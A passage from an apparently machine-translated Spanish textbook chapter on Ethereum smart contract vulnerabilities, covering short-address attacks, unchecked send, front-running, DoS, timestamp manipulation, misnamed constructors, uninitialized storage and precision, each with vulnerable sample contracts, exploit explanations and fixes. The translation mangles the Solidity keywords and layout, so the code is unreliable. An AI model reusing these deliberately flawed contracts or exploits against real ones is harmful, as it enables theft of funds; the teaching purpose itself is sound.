Veamos ahora lo que sucedería si uno enviara una dirección a la que le faltara 1 byte (2 dígitos hexadecimales). Específicamente, digamos que un atacante envía `0xdeaddeaddeaddeaddeaddeaddeaddeaddeadde` como una dirección (faltan los dos últimos dígitos) y los mismos 100 tokens para retirar. Si el intercambio no valida esta entrada, se codificará como:

```
a9059cbb000000000000000000000000000000000000000000000000000000000000000 000000000000000000000000000000056bc75e2d6310
```

La diferencia es sutil. Tenga en cuenta que se agregó 00 al final de la codificación para compensar la dirección corta que se envió. Cuando esto se envíe al contrato inteligente, los parámetros de la dirección se leerán como `0xdeaddeaddeaddeaddeaddeaddeaddeaddeadde00` y el valor se leerá como `56bc75e2d6310000000` (observe los dos 0 adicionales). Este valor ahora es 25600 fichas (el valor se ha multiplicado por 256). En este ejemplo, si el intercambio tuviera esta cantidad de tokens, el usuario retiraría 25600 tokens (mientras que el intercambio cree que el usuario solo está retirando 100) a la dirección modificada. Obviamente, el atacante no poseerá la dirección modificada en este ejemplo, pero si el atacante generara cualquier dirección que terminara en 0 (que se puede forzar fácilmente por fuerza bruta) y usara esta dirección generada, podría robar tokens del intercambio desprevenido. .

Técnicas Preventivas

Todos los parámetros de entrada en aplicaciones externas deben validarse antes de enviarlos a la cadena de bloques. También se debe tener en cuenta que el orden de los parámetros juega un papel importante aquí. Como el relleno solo ocurre al final, el orden cuidadoso de los parámetros en el contrato inteligente puede mitigar algunas formas de este ataque.

Valores devueltos de CALL no marcados

Hay varias formas de realizar llamadas externas en Solidity. El envío de ether a cuentas externas se realiza comúnmente a través del método de transferencia . Sin embargo, también se puede usar la función de envío , y para llamadas externas más versátiles, el código de operación CALL se puede emplear directamente en Solidity. Las funciones de llamada y envío devuelven un valor booleano que indica si la llamada tuvo éxito o

ha fallado. Por lo tanto, estas funciones tienen una advertencia simple, en el sentido de que la transacción que ejecuta estas funciones no se revertirá si falla la llamada externa (inicializada por llamada o envío); más bien, las funciones simplemente devolverán false . Un error común es que el desarrollador espera que se produzca una reversión si falla la llamada externa y no comprueba el valor devuelto.

Para obtener más información, consulte el n.º 4 en el DASP Top 10 de 2018 y "Escaneo de contratos de Ethereum en vivo para detectar el error 'Envío no verificado'".

la vulnerabilidad

Considere el siguiente ejemplo:

```
contrato de lotería {

        bool public pagado = falso; dirección
        pública ganador; uint public winAmount;


        // ... funcionalidad adicional aquí

        function enviar a Ganador() public { require(!
                pagado); ganador.enviar(cantidadganador);
               pagado = verdadero;

        }

        function retirar lo que sobre() public
                { require(pagado); msg.sender.send(este.saldo);

        }
}
```

Esto representa un contrato similar al de la lotería, en el que un ganador recibe una cantidad ganadora de éter, lo que generalmente deja un poco de sobra para que cualquiera pueda retirar.

La vulnerabilidad existe en la línea 11, donde se usa un envío sin verificar la respuesta. En este ejemplo trivial, un ganador cuya transacción falla (ya sea por quedarse sin gasolina o por ser un contrato que lanza intencionalmente la función de respaldo) permite que payedOut se establezca en verdadero , independientemente de si se envió ether o no. En este caso, cualquiera puede retirar las ganancias del ganador a través de la función de retiro restante .

Técnicas Preventivas

Siempre que sea posible, utilice la función de transferencia en lugar de enviar reversiones, ya que la transferencia se revertirá si el de transacciones externas. Si se requiere enviar , siempre verifique el valor de retorno.

Una recomendación más sólida es adoptar un *patrón de retiro.* En esta solución, cada usuario debe llamar a una función de retiro aislada que maneja el envío de ether fuera del contrato y se ocupa de las consecuencias de las transacciones de envío fallidas. La idea es aislar lógicamente la funcionalidad de envío externo del resto del código base y colocar la carga de una transacción potencialmente fallida en el usuario final que llama a la función de retiro.

Ejemplo del mundo real: Etherpot y King of the Ether

Etherpot era una lotería de contrato inteligente, no muy diferente al contrato de ejemplo mencionado anteriormente.
La caída de este contrato se debió principalmente al uso incorrecto de hash de bloque (solo se pueden usar los últimos 256 hash de bloque; consulte la publicación de Aakil Fernandes sobre cómo Etherpot no tuvo en cuenta esto correctamente). Sin embargo, este contrato también sufrió un valor de llamada sin control. Considera el

función efectivo en lotto.sol: Fragmento de código.

Ejemplo 9. lotto.sol: fragmento de código

```
...
   función efectivo (uint roundIndex, uint subpotIndex){

            var subpotsCount = getSubpotsCount(roundIndex);

            if(subpotIndex>=subpotsCount) return;


            var decisionBlockNumber = getDecisionBlockNumber(roundIndex,subpotIndex);

            if(decisionBlockNumber>block.number) return;


            if(rounds[roundIndex].isCashed[subpotIndex]) return;

            //Los subpots solo se pueden cobrar una vez. Esto es para evitar pagos dobles.

            var ganador = calcularGanador(roundIndex,subpotIndex); var subpot =
            getSubpot(roundIndex);

            ganador.enviar(subpot);

             rounds[roundIndex].isCashed[subpotIndex] = true; //Marcar la
            ronda como cobrada
}
...
```

Tenga en cuenta que en la línea 21, el valor de retorno de la función de envío no está verificado, y la línea siguiente establece un valor booleano que indica que se han enviado los fondos al ganador. Este error puede permitir un estado en el que el ganador no recibe su ether, pero el estado del contrato puede indicar que el ganador ya ha recibido el pago.

Una versión más seria de este error ocurrió en el Rey del Éter. Se ha escrito una excelente autopsia de este contrato que detalla cómo un envío fallido no verificado podría usarse para atacar el contrato.

Condiciones de carrera/carrera delantera

La combinación de llamadas externas a otros contratos y la naturaleza multiusuario de la cadena de bloques subyacente da lugar a una variedad de peligros potenciales de Solidity en los que los usuarios *compiten con* la ejecución del código para obtener estados inesperados. La reentrada (discutida anteriormente en este capítulo) es un ejemplo de tal condición de carrera. En esta sección discutiremos otros tipos de condiciones de carrera que pueden ocurrir en el Cadena de bloques de Ethereum. Hay una variedad de buenas publicaciones sobre este tema, que incluyen "Condiciones de carrera" en Ethereum Wiki, #7 en DASP Top10 de 2018 y Ethereum Smart Contract Best Practices.

la vulnerabilidad

Al igual que con la mayoría de las cadenas de bloques, los nodos de Ethereum agrupan las transacciones y las forman en bloques. Las transacciones solo se consideran válidas una vez que un minero ha resuelto un mecanismo de consenso (actualmente Ethash PoW para Ethereum). El minero que resuelve el bloque también elige qué transacciones del grupo se incluirán en el bloque, generalmente ordenadas por el precio del gas de cada transacción. Aquí hay un vector de ataque potencial. Un atacante puede observar el conjunto de transacciones en busca de transacciones que puedan contener soluciones a problemas y modificar o revocar los permisos del solucionador o cambiar el estado en un

contrato en perjuicio del solucionador. Luego, el atacante puede obtener los datos de esta transacción y crear una transacción propia con un precio de gas más alto para que su transacción se incluya en un bloque antes que la original.

Veamos cómo podría funcionar esto con un ejemplo simple. Considere el contrato que se muestra en FindThisHash.sol.

Ejemplo 10. FindThisHash.sol

```
contrato FindThisHash
    { bytes32 hash público constante =
        0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;

    constructor() public payable {} // carga con ether

    function solve(string solution) public { // Si puede
        encontrar la imagen previa del hash, reciba 1000 ether require(hash == sha3(solution));
        mensaje.remitente.transferencia(1000 éter);

    }
}
```

Digamos que este contrato contiene 1000 ether. El usuario que puede encontrar la preimagen del siguiente hash SHA-3:

```
0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a
```

puede enviar la solución y recuperar los 1000 ether. ¡Digamos que un usuario descubre que la solución es Ethereum! . ¡ Llaman a resolver con Ethereum! como parámetro. Desafortunadamente, un atacante ha sido lo suficientemente inteligente como para vigilar el grupo de transacciones en busca de cualquier persona que envíe una solución. Ven esta solución, verifican su validez y luego envían una transacción equivalente con un gasPrice mucho más alto que la transacción original. Es probable que el minero que resuelva el bloque le dé preferencia al atacante debido al gasPrice más alto y extraiga su transacción llevará los 1000 ether y el usuario original resolverá el problema no obtendrá nada. Tenga en cuenta que en este tipo de vulnerabilidad "frontal", los mineros tienen un incentivo único para ejecutar los ataques ellos mismos (o pueden ser sobornados para ejecutar estos ataques con tarifas extravagantes). No se debe subestimar la posibilidad de que el atacante sea un minero.

Técnicas Preventivas

Hay dos clases de actores que pueden realizar este tipo de ataques frontales: los usuarios (que modifican el precio del gas de sus transacciones) y los propios mineros (que pueden reordenar las transacciones en un bloque como mejor les parezca). Un contrato que es vulnerable a la primera clase (usuarios) está significativamente peor que uno vulnerable a la segunda (mineros), ya que los mineros solo pueden realizar el ataque cuando resuelven un bloque, lo que es poco probable para cualquier minero individual que apunte a un bloque específico. . Aquí enumeraremos algunas medidas de mitigación relativas a ambas clases de atacantes.

Un método es colocar un límite superior en gasPrice . Esto evita que los usuarios aumenten el precio del gas y obtengan pedidos de transacciones preferenciales más allá del límite superior. Esta medida solo protege contra la primera clase de atacantes (usuarios arbitrarios). Los mineros en este escenario aún pueden atacar el contrato, ya que pueden ordenar las transacciones en su bloque como quieran, independientemente del precio del gas.

Un método más robusto es utilizar un esquema de compromiso-revelación . Tal esquema dicta que los usuarios envíen transacciones con información oculta (típicamente un hash). Una vez que la transacción se ha incluido en un bloque, el usuario envía una transacción que revela los datos que se enviaron (la fase de revelación). Este método evita que tanto los mineros como los usuarios realicen transacciones anticipadas, ya que no pueden determinar el contenido de la transacción. Este método, sin embargo, no puede ocultar el valor de la transacción (que en algunos casos es la información valiosa que debe ocultarse). El contrato inteligente de ENS permitía a los usuarios enviar transacciones cuyos datos comprometidos incluían la cantidad de éter que estaban dispuestos a gastar. Los usuarios podrían entonces enviar transacciones de valor arbitrario. Durante la fase de revelación, se reembolsaba a los usuarios la diferencia entre el monto enviado en la transacción y el monto

estaban dispuestos a gastar.

Otra sugerencia de Lorenz Breidenbach, Phil Daian, Ari Juels y Florian Tramèr es utilizar "envíos submarinos". Una implementación eficiente de esta idea requiere el código de operación CREATE2 , que actualmente no se ha adoptado, pero parece probable que esté en próximas bifurcaciones duras.

Ejemplos del mundo real: ERC20 y Bancor

El estándar ERC20 es bastante conocido por construir tokens en Ethereum. Este estándar tiene una potencial vulnerabilidad inicial que surge debido a la función de aprobación . Mikhail Vladimirov y Dmitry Khovratovich han escrito una buena explicación de esta vulnerabilidad (y formas de mitigar el ataque).

El estándar especifica la función de aprobación como:

```
función aprobar (dirección _gastador, uint256 _valor) devuelve (bool éxito)
```

Esta función le permite a un usuario permitir que otros usuarios transfieran tokens en su nombre. La vulnerabilidad de ejecución frontal ocurre en el escenario en el que un usuario Alice *aprueba* que su amigo Bob gaste 100 tokens. Más tarde, Alice decide que quiere revocar la aprobación de Bob para gastar, por ejemplo, 100 tokens, por lo que crea una transacción que establece la asignación de Bob en 50 tokens. Bob, que ha estado observando atentamente la cadena, ve esta transacción y crea una transacción propia gastando los 100 tokens. Él pone un gasPrice más alto en su transacción que el de Alice, por lo que prioriza su transacción sobre la de ella. Algunas implementaciones de aprobar permitirían a Bob transferir sus 100 tokens y luego, cuando se confirma la transacción de Alice, restablecer la aprobación de Bob a 50 tokens, lo que le da a Bob acceso a 150 tokens.

Otro ejemplo destacado del mundo real es Bancor. Ivan Bogatyy y su equipo documentaron un ataque rentable a la implementación inicial de Bancor. Su publicación de blog y su charla DevCon3 analizan en detalle cómo se hizo esto. Esencialmente, los precios de los tokens se determinan en función del valor de transacción; los usuarios pueden ver el grupo de transacciones para las transacciones de Bancor y adelantarlas para beneficiarse de las diferencias de precios. Este ataque ha sido abordado por el equipo de Bancor.

Denegación de servicio (DoS)

Esta categoría es muy amplia, pero consiste fundamentalmente en ataques en los que los usuarios pueden inutilizar un contrato por un período de tiempo o, en algunos casos, de forma permanente. Esto puede atrapar ether en estos contratos para siempre, como fue el caso en el ejemplo del mundo real: Parity Multisig Wallet (Second Hack).

la vulnerabilidad

Hay varias formas en que un contrato puede volverse inoperante. Aquí destacamos solo algunos patrones de codificación de Solidity menos obvios que pueden conducir a vulnerabilidades DoS:

Bucle a través de mapeos o arreglos manipulados externamente

Este patrón suele aparecer cuando un propietario desea distribuir tokens a los inversores con una función similar a la `distribución` , como en este contrato de ejemplo:

```
contrato DistributeTokens {
        dirección pública titular; // se establece en algún lugar
        address[] inversores; // matriz de inversores uint[]
        inverterTokens; // la cantidad de tokens que recibe cada inversor

        // ... funcionalidad extra, incluyendo transfertoken()

        function invest() pago público
                { inversores.push(msg.sender);
                inverterTokens.push(mensaje.valor * 5); // 5 veces el wei enviado }


        función distribuir() public
                { require(msg.sender == propietario); // único propietario
                para(uint i = 0; i < inversores.longitud; i++) { // aquí
                        transferToken(to,amount) transfiere "cantidad" de // tokens a la dirección
                        "to" transferToken(investors[i], tokens de inversor[i]);

                }
        }
}
```

Tenga en cuenta que el ciclo en este contrato se ejecuta sobre una matriz que se puede inflar artificialmente. Un atacante puede crear muchas cuentas de usuario, lo que hace que la `matriz de inversores` sea grande. En principio, esto se puede hacer de tal manera que el gas requerido para ejecutar el ciclo for exceda el límite de gas del bloque, lo que esencialmente hace que la función `de distribución` no funcione.

Operaciones del propietario

Otro patrón común es donde los propietarios tienen privilegios específicos en los contratos y deben realizar alguna tarea para que el contrato avance al siguiente estado. Un ejemplo sería un contrato de oferta inicial de monedas (ICO) que requiere que el propietario `finalice` el contrato, lo que luego permite que `los tokens` sean transferibles. Por ejemplo:

```
bool public isFinalized = false; dirección
pública titular; // se establece en algún lugar

función finalizar () público {
        require(mensaje.remitente == propietario);
        isFinalizado == verdadero;
}

// ... funcionalidad adicional de ICO

// función de transferencia sobrecargada
function transfer(address _to, uint _value) devuelve (bool) { require(isFinalized);
        super.transferir(_a,_valor)

}

 ...
```

En tales casos, si el usuario privilegiado pierde sus claves privadas o se vuelve inactivo, todo el contrato de token se vuelve inoperable. En este caso, si el propietario no puede llamar `a finalizar` , no se pueden `transferir tokens`; toda la operación del ecosistema de tokens depende de una sola dirección.

Estado progresivo basado en llamadas externas

Los contratos a veces se escriben de tal manera que avanzar a un nuevo estado requiere enviar ether a una dirección o esperar alguna entrada de una fuente externa. Estos patrones pueden provocar ataques DoS cuando la llamada externa falla o se impide por razones externas. En el ejemplo de enviar ether, un usuario puede crear un contrato que no acepte ether. Si un contrato requiere que se retire el éter para pasar a un nuevo estado (considere un contrato de bloqueo de tiempo que requiere que se retire todo el éter antes de poder volver a usarse), el contrato nunca alcanzará el nuevo estado, ya que el éter nunca puede ser enviado al contrato del usuario que no acepta ether.

Técnicas Preventivas

En el primer ejemplo, los contratos no deben recorrer estructuras de datos que puedan ser manipuladas artificialmente por usuarios externos. Se recomienda un patrón de retiro, en el que cada uno de los inversores llame a una función de retiro para reclamar tokens de forma independiente.

En el segundo ejemplo, se solicitó a un usuario privilegiado que cambiara el estado del contrato. En tales ejemplos, se puede utilizar un dispositivo de seguridad en caso de que el propietario quede incapacitado. Una solución es hacer que el propietario tenga un contrato multisig. Otra solución es usar un bloqueo de tiempo: en el ejemplo dado, el requerimiento en la línea 13 podría incluir un mecanismo basado en el tiempo, como `require(msg.sender == propietario || now > unlockTime) unlockTime` . Este tipo de técnica de mitigación también se puede utilizar en el tercer ejemplo. Si, que requiere llamadas externas para progresar a un nuevo estado, tenga en cuenta la posible falla y agregue potencialmente una progresión de estado basada en el tiempo en caso de que la llamada deseada nunca llegue.

NOTA

Por supuesto, existen alternativas centralizadas a estas sugerencias: uno puede agregar un usuario de `mantenimiento` que puede venir y solucionar problemas con los vectores de ataque basados en DoS si es necesario. Por lo general, este tipo de contratos tienen problemas de confianza, debido al poder de dicha entidad.

Ejemplos del mundo real: gobierno

GovernMental era un antiguo esquema Ponzi que acumulaba una gran cantidad de éter (1100 éter, en un punto). Desafortunadamente, era susceptible a las vulnerabilidades DoS mencionadas en esta sección. Una publicación de Reddit de etherik describe cómo el contrato requería la eliminación de un mapeo grande para retirar el éter. La eliminación de este mapeo tuvo un costo de gas que superó el límite de gas del bloque en ese momento, por lo que no fue posible retirar los 1.100 ether. La dirección del contrato es 0xF45717552f12Ef7cb65e95476F217Ea008167Ae3, y se puede ver en la transacción

---

0x0d80d67202bd9cb6773df8dd2020e719 0a1b0793e8ec4fc105257e8128f0506b que los 1100 ether finalmente se obtuvieron con una transacción que usó 2.5M de gas (cuando el límite de gas del bloque había aumentado lo suficiente como para permitir tal transacción).

Manipulación de marcas de tiempo de bloque

Históricamente, las marcas de tiempo de bloque se han utilizado para una variedad de aplicaciones, como entropía para números aleatorios (consulte Entropy Illusion para obtener más detalles), bloqueo de fondos por períodos de tiempo y varias declaraciones condicionales que cambian de estado que dependen del tiempo. Los mineros tienen la capacidad de ajustar levemente las marcas de tiempo, lo que puede resultar peligroso si las marcas de tiempo de bloque se usan incorrectamente en los contratos inteligentes.

Las referencias útiles para esto incluyen los documentos de Solidity y la pregunta de Ethereum Stack Exchange de Joris Bontje sobre el tema.

la vulnerabilidad

block.timestamp y su alias ahora pueden ser manipulados por mineros si tienen algún incentivo para hacerlo. Construyamos un juego simple, que se muestra en roulette.sol, que sería vulnerable a la explotación minera.

Ejemplo 11. ruleta.sol

```
contrato Ruleta { uint
    public pastBlockTime; // fuerza una apuesta por bloque

    constructor() public payable {} // inicialmente financia el contrato

    // función alternativa utilizada para hacer una
    función de apuesta () public payable {
        require(msg.value == 10 ether); // debe enviar 10 ether para jugar require(now !=
        pastBlockTime); // solo 1 transacción por bloque pastBlockTime = now; if(ahora %
        15 == 0) { // ganador msj.sender.transfer(este.saldo);


        }
    }
}
```

Este contrato se comporta como una simple lotería. Una transacción por bloque puede apostar 10 ether para tener la oportunidad de ganar el saldo del contrato. La suposición aquí es que los dos últimos dígitos de `block.timestamp' están distribuidos uniformemente. Si ese fuera el caso, habría una probabilidad de 1 en 15 de ganar esta lotería.

Sin embargo, como sabemos, los mineros pueden ajustar la marca de tiempo si lo necesitan. En este caso particular, si se acumula suficiente ether en el contrato, se incentiva a un minero que resuelve un bloque a elegir una marca de tiempo tal que block.timestamp o ahora el módulo 15 es 0 . Al hacerlo, pueden ganar el éter bloqueado en este contrato junto con la recompensa del bloque. Como solo se permite apostar a una persona por bloque, esto también es vulnerable a los ataques front-running (consulte Condiciones de carrera/Front Running para obtener más detalles).

En la práctica, las marcas de tiempo de bloque aumentan monótonamente, por lo que los mineros no pueden elegir marcas de tiempo de bloque arbitrarias (deben ser posteriores a sus predecesores). También se limitan a establecer tiempos de bloque no muy lejanos en el futuro, ya que estos bloques probablemente serán rechazados por la red (los nodos no validarán bloques cuyas marcas de tiempo sean en el futuro).

Técnicas Preventivas

Las marcas de tiempo de bloque no deben usarse para la entropía o la generación de números aleatorios, es decir, no deben ser el factor decisivo (ya sea directamente o mediante alguna derivación) para ganar un juego o cambiar un estado importante.

A veces se requiere una lógica sensible al tiempo; por ejemplo, para desbloquear contratos (bloqueo de tiempo), completar una ICO después de algunas semanas o hacer cumplir las fechas de vencimiento. A veces se recomienda usar block.number y un promedio de tiempo de bloque para estimar los tiempos; con un tiempo de bloque de 10 segundos , 1 semana equivale a aproximadamente 60480 bloques . Por lo tanto, especificar un número de bloque en el que cambiar el estado de un contrato puede ser más seguro, ya que los mineros no pueden manipular fácilmente el número de bloque.
El contrato BAT ICO empleó esta estrategia.

Esto puede ser innecesario si los contratos no están particularmente relacionados con las manipulaciones mineras del

marca de tiempo del bloque, pero es algo a tener en cuenta al desarrollar contratos.

Ejemplo del mundo real: gubernamental

GovernMental, el antiguo esquema Ponzi mencionado anteriormente, también era vulnerable a un ataque basado en marcas de tiempo. El contrato se pagó al jugador que fue el último jugador en unirse (durante al menos un minuto) en una ronda. Por lo tanto, un minero que era un jugador podía ajustar la marca de tiempo (a una hora futura, para que pareciera que había transcurrido un minuto) para que pareciera que fue el último jugador en unirse por más de un minuto (aunque esto no fue así). cierto en la realidad). Se pueden encontrar más detalles sobre esto en la publicación "Historia de las vulnerabilidades de seguridad de Ethereum, hacks y sus soluciones" de Tanya Bahrynovska.

Constructores con cuidado

Los constructores son funciones especiales que a menudo realizan tareas críticas y privilegiadas al inicializar contratos. Antes de Solidity v0.4.22, los constructores se definían como funciones que tenían el mismo nombre que el contrato que las contenía. En tales casos, cuando el nombre del contrato se cambia durante el desarrollo, si el nombre del constructor no se cambia también, se convierte en una función normal a la que se puede llamar. Como puede imaginar, esto puede conducir (y ha llevado) a algunos hacks de contratos interesantes.

Para obtener más información, el lector puede estar interesado en intentar los desafíos de Ethernaut (en particular, el nivel de Fallout).

la vulnerabilidad

Si se modifica el nombre del contrato, o si hay un error tipográfico en el nombre del constructor que no coincide con el nombre del contrato, el constructor se comportará como una función normal. Esto puede tener consecuencias nefastas, especialmente si el constructor realiza operaciones privilegiadas. Considere el siguiente contrato:

```
contrato OwnerWallet {
        dirección pública titular;

        // función
        constructora propietarioWallet(dirección _propietario) public
                { propietario = _propietario;
        }

        // Retroceder. Recoge éter. función
        () pagadero {}

        función retirar () público {
                require(mensaje.remitente ==
                propietario); msg.sender.transfer(este.saldo);
        }
}
```

Este contrato recopila ether y solo permite que el propietario lo retire, llamando a la función de retiro . El problema surge porque el constructor no se llama exactamente igual que el contrato: ¡la primera letra es diferente! Por lo tanto, cualquier usuario puede llamar a la función ownWallet , establecerse como el propietario y luego tomar todo el éter en el contrato llamando a retirar .

Técnicas Preventivas

Este problema se solucionó en la versión 0.4.22 del compilador Solidity. Esta versión introdujo una palabra clave de constructor que especifica el constructor, en lugar de requerir que el nombre de la función coincida con el nombre del contrato. Se recomienda usar esta palabra clave para especificar constructores para evitar problemas de nombres.

Ejemplo del mundo real: Rubixi

Rubixi fue otro esquema piramidal que exhibió este tipo de vulnerabilidad. Originalmente se llamaba DynamicPyramid , pero el nombre del contrato se cambió antes de la implementación en Rubixi. El nombre del constructor no se cambió, lo que permitió [illegible] en última instancia, permitió a los usuarios luchar por el estatus de creador para reclamar las tarifas del esquema piramidal. Se pueden encontrar más detalles sobre este error en particular en "Historial de vulnerabilidades de seguridad de Ethereum, hacks y sus soluciones".

Punteros de almacenamiento no inicializados

El EVM almacena datos ya sea como almacenamiento o como memoria. Es muy recomendable comprender exactamente cómo se hace esto y los tipos predeterminados para las variables locales de las funciones al desarrollar contratos. Esto se debe a que es posible producir contratos vulnerables al inicializar variables de manera inapropiada.

Para obtener más información sobre el almacenamiento y la memoria en EVM, consulte la documentación de Solidity sobre ubicación de datos, diseño de variables de estado en almacenamiento y diseño en memoria.

NOTA Esta sección se basa en una excelente publicación de Stefan Beyer. Puede encontrar más lecturas sobre este tema, inspiradas por Stefan, en este hilo de Reddit.

la vulnerabilidad

Las variables locales dentro de las funciones están predeterminadas en almacenamiento o memoria según su tipo.
Las variables de almacenamiento local no inicializadas pueden contener el valor de otras variables de almacenamiento en el contrato; este hecho puede causar vulnerabilidades no intencionales o ser explotado deliberadamente.

Consideremos el contrato de registrador de nombres relativamente simple en NameRegistrar.sol.

Ejemplo 12. NombreRegistrador.sol

```
// Un contrato de registrador de
nombres bloqueado NameRegistrar {

    bool público desbloqueado = falso; // registrador bloqueado, sin actualizaciones de nombre

    struct NameRecord { // asigna hashes a direcciones bytes32
        nombre; dirección mapeadaAddress;

    }

    // registros de nombres registrados
    mapping(address => NameRecord) public registerNameRecord; // resuelve el
    mapeo de hashes a direcciones (bytes32 => dirección) public resolve;


    function register(bytes32 _name, address _mappedAddress) public { // configurar el
        nuevo NameRecord NameRecord newRecord; nuevoRegistro.nombre = _nombre;
        newRecord.mappedAddress = _mappedAddress;



        resolve[_name] = _mappedAddress;
        registroNombreRegistrado[msg.sender] = nuevoRegistro;

        requerir (desbloqueado); // solo permite registros si el contrato está desbloqueado
    }
}
```

Este simple registrador de nombres tiene una sola función. Cuando el contrato está desbloqueado , le permite a cualquiera para registrar un nombre (como un hash de bytes32) y asignar ese nombre a una dirección. El registrador está inicialmente bloqueado y el requerimiento en la línea 25 impide que el registro agregue registros de nombres. ¡Parece que el contrato no se puede utilizar, ya que no hay forma de desbloquear el registro! Sin embargo, existe una vulnerabilidad que permite el registro de nombres independientemente de la variable desbloqueada .

Para analizar esta vulnerabilidad, primero debemos comprender cómo funciona el almacenamiento en Solidity. Como descripción general de alto nivel (sin ningún detalle técnico adecuado; sugerimos leer los documentos de Solidity para una revisión adecuada), las variables de estado se almacenan secuencialmente en *espacios* tal como aparecen en el contrato (se pueden agrupar pero no están en este ejemplo , así que no nos preocuparemos por eso). Por lo tanto, y resuelva en la existe desbloqueado en la ranura [0] , registro de nombre registrado en la ranura [1] , ranura [2] , etc.
Cada una de estas ranuras tiene un tamaño de 32 bytes (hay complejidades adicionales con las asignaciones, que ignoraremos por ahora). El booleano desbloqueado se verá como 0x000…0 (64 0s, excluyendo el 0x) para falso o 0x000… 1 (63 0s) para verdadero . Como puede ver, hay un desperdicio significativo de almacenamiento en este ejemplo en particular.

La siguiente pieza del rompecabezas es que Solidity, por defecto, almacena tipos de datos complejos, como estructuras, cuando se inicializan como variables locales. Por lo tanto, newRecord en la línea 18 tiene como valor predeterminado el almacenamiento. La vulnerabilidad se debe al hecho de que newRecord no está inicializado. Debido a que el almacenamiento es predeterminado, se asigna a la ranura de almacenamiento [0], que actualmente contiene un puntero a unlocked .
Observe que en las líneas 19 y 20 establecemos newRecord.name en _name y newRecord.mappedAddress en _mappedAddress ; esto actualiza las ubicaciones de almacenamiento de la ranura [0] y la ranura [1], lo que modifica tanto la ranura de almacenamiento desbloqueada como la asociada con el registro de nombre registrado .

Esto significa que unlocked se puede modificar directamente, simplemente con el parámetro bytes32 _name de la función de registro . Por lo tanto, si el último byte de _name es distinto de cero, modificará el último byte de la ranura de almacenamiento [0] y cambiará directamente unlocked a true . Dichos valores de _name harán que la llamada requerida en la línea 25 tenga éxito, ya que hemos configurado unlocked en true . Prueba esto en Remix. Tenga en cuenta que la función pasará si usa un _name de la forma:

```
0x0000000000000000000000000000000000000000000000000000000000000001
```

Técnicas Preventivas

El compilador de Solidity muestra una advertencia para las variables de almacenamiento no inicializadas; los desarrolladores deben prestar mucha atención a estas advertencias al crear contratos inteligentes. La versión actual de Mist (0.10) no permite compilar estos contratos. A menudo, es una buena práctica usar explícitamente los especificadores de memoria o almacenamiento cuando se trata de tipos complejos, para garantizar que se comporten como se espera.

Ejemplos del mundo real: OpenAddressLottery y CryptoRoulette Honey Pots

Se implementó un honey pot llamado OpenAddressLottery que usaba esta peculiaridad de variable de almacenamiento no inicializada para recopilar éter de algunos posibles piratas informáticos. El contrato es bastante complicado, por lo que dejaremos el análisis para el hilo de Reddit donde se explica bastante claramente el ataque.

Otro bote de miel, CryptoRoulette, también utilizó este truco para tratar de recolectar algo de éter. Si no puede averiguar cómo funciona el ataque, consulte "Análisis de un par de contratos Ethereum Honeypot" para obtener una descripción general de este contrato y otros.

Punto flotante y precisión

A partir de este escrito (v0.4.24), Solidity no admite números de punto fijo y punto flotante. Esto significa que las representaciones de coma flotante deben construirse con tipos enteros en Solidity. Esto puede conducir a errores y vulnerabilidades si no se implementa correctamente.

> **NOTA** Para obtener más información, consulte la wiki de técnicas y consejos de seguridad de contratos de Ethereum.

la vulnerabilidad

Como no hay un tipo de punto fijo en Solidity, los desarrolladores deben implementar el suyo propio utilizando los tipos de datos enteros estándar. Hay una serie de trampas que los desarrolladores pueden encontrar durante este proceso. Intentaremos destacar algunos de ellos en esta sección.

Comencemos con un ejemplo de código (ignoraremos los problemas de desbordamiento/subdesbordamiento, discutidos anteriormente en este capítulo, por simplicidad):

```
contrato FunWithNumbers {
    uint tokens públicos constantesPerEth = 10; uint
    constante público weiPerEth = 1e18; mapeo(dirección
    => uint) saldos públicos;

    function buyTokens() public payable {
        // convertir wei a eth, luego multiplicar por la tasa de token uint
        tokens = msg.value/weiPerEth*tokensPerEth;
        saldos[mensaje.remitente] += fichas;
    }

    function venderTokens(uint tokens) public {
        require(saldos[msg.sender] >= tokens); uint eth =
        tokens/tokensPerEth; saldos[msg.sender] -= fichas;
        msg.sender.transfer(eth*weiPerEth);

    }
}
```

Este simple contrato de compra/venta de fichas tiene algunos problemas obvios. Aunque los cálculos matemáticos para comprar y vender tokens son correctos, la falta de números de punto flotante dará resultados erróneos. Por ejemplo, al comprar tokens en la línea 8, si el valor es menor que 1 éter , la división inicial dará como resultado 0 , dejando el resultado de la multiplicación final como 0 (por ejemplo, 200 wei dividido por 1e18 weiPerEth es igual a 0). Del mismo modo, al vender tokens, cualquier cantidad de tokens inferior a 10 también dará como resultado 0 ether . De hecho, el redondeo aquí siempre es hacia abajo, por lo que vender 29 fichas dará como resultado 2 éter .

El problema con este contrato es que la precisión es solo al éter más cercano (es decir, 1e18 wei). Esto puede resultar complicado cuando se trata de decimales en tokens ERC20 cuando se necesita una mayor precisión.

Técnicas Preventivas

Mantener la precisión adecuada en sus contratos inteligentes es muy importante, especialmente cuando se trata de índices y tasas que reflejan decisiones económicas.

Debes asegurarte de que cualquier razón o tasa que estés usando permita numeradores grandes en fracciones. Por ejemplo, usamos la tasa tokensPerEth en nuestro ejemplo. Hubiera sido mejor usar weiPerTokens , que sería un gran número. Para calcular el número correspondiente de tokens podríamos hacer msg.sender/weiPerTokens . Esto daría un resultado más preciso.

Otra táctica a tener en cuenta es tener en cuenta el orden de las operaciones. En nuestro ejemplo, el cálculo para comprar tokens fue msg.value/weiPerEth*tokenPerEth . Note que la división

ocurre antes de la multiplicación. (La solidez, a diferencia de algunos lenguajes, garantiza realizar las operaciones en el orden en que están escritas). Este ejemplo hubiera logrado una mayor precisión si el cálculo hubiera realizado primero la multiplicación y luego la división; es decir, `msg.value*tokenPerEth/weiPerEth .`

Finalmente, al definir la precisión arbitraria de los números, puede ser una buena idea convertir los valores a una mayor precisión, realizar todas las operaciones matemáticas y, finalmente, volver a convertirlos a la precisión requerida para la salida. Por lo general, se utilizan uint256 (ya que son óptimos para el uso de gas); estos dan aproximadamente 60 órdenes de magnitud en su rango, algunos de los cuales pueden dedicarse a la precisión de operaciones matemáticas. Puede darse el caso de que sea mejor mantener todas las variables en alta precisión en Solidity y volver a convertirlas a precisiones más bajas en aplicaciones externas (esencialmente, así es como funciona la variable decimal en los contratos de token ERC20). Para ver un ejemplo de cómo se puede hacer esto, recomendamos consultar DS-Math. Utiliza algunos nombres originales ("wads" y "rays"), pero el concepto es útil.

Ejemplo del mundo real: Ethstick

